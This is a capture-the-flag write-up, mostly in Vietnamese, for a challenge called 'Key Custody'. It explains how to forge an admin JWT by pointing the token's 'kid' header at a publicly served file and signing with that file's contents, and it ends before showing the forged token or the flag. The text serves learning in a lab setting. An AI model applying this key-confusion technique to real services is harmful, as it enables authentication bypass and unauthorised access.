Key Custody
2 phút đọc275 từ
Đề bài
Vardanne Command's operations console signs each session with a JWT (HS256). You hold an analyst session; the objective is on the admin-only route GET /admin/flag.
GET /token issues your session, GET /schema is self-describing, and the console's public brand assets are served under /public/. Elevate to an admin session and read the flag. Interact only with your assigned instance.
Flag format: CSCTF{...}
Solution
Truy cập challenge thấy giao diện như sau

Sau khi GET /schema thu được
{
  "service": "Vardanne Command operations console",
  "auth": {
    "scheme": "Bearer JWT (HS256)",
    "issue": "GET /token issues your analyst session token",
    "verify": "the console loads each token's signing key by its `kid` (key id) header",
    "admin_only": "GET /admin/recovery-key requires the issued analyst subject and role=admin"
  },
  "routes": {
    "GET /schema": "this document",
    "GET /public/{name}": "public brand assets",
    "GET /token": "issue an analyst session JWT",
    "GET /admin/recovery-key": "admin-only: returns the custody recovery key"
  }
}
GET /token
{
  "sub": "analyst-recon-17",
  "role": "analyst",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InNlc3Npb24ifQ.eyJzdWIiOiJhbmFseXN0LXJlY29uLTE3Iiwicm9sZSI6ImFuYWx5c3QifQ.u83kel_TFdliwGRlSF_1lK0-kyX-nIb7VPhf4RqrdzQ"
}
Decode token bằng jwt.io

Nhận thấy ta chỉ có thể lấy recovery-key của admin với JWT có dạng
{
  "sub": "analyst-recon-17",
  "role": "admin"
}
Thế nhưng việc bruteforce key thì lại là điều không thể
Cùng phân tích các dữ liệu mà bài cung cấp
- Ở trang chủ: "Session scheme: Bearer JWT (HS256), key selected per token kid"
→ chọnkidđể lấy key. - Ở
/schemacó"verify": "the console loads each token's signing key by its kid"
→ động từ "loads" có thể ám chỉ đọc key từ một kho/file, không phải hằng số cứng. "by its kid" = dùngkidđể định vị. - Cùng lúc có route
/public/{asset}phục vụ file ("published brand assets").
Đoán thử/public/brand.txtthì đọc được nội dung của file

-> Chỉnhkidđể lấy key của file này, rồi dùng nội dung của file này để làmkey. Từ đó điều chỉnhpayloadtheo ý muốn
Sử dụng tính năng JWT Encoder
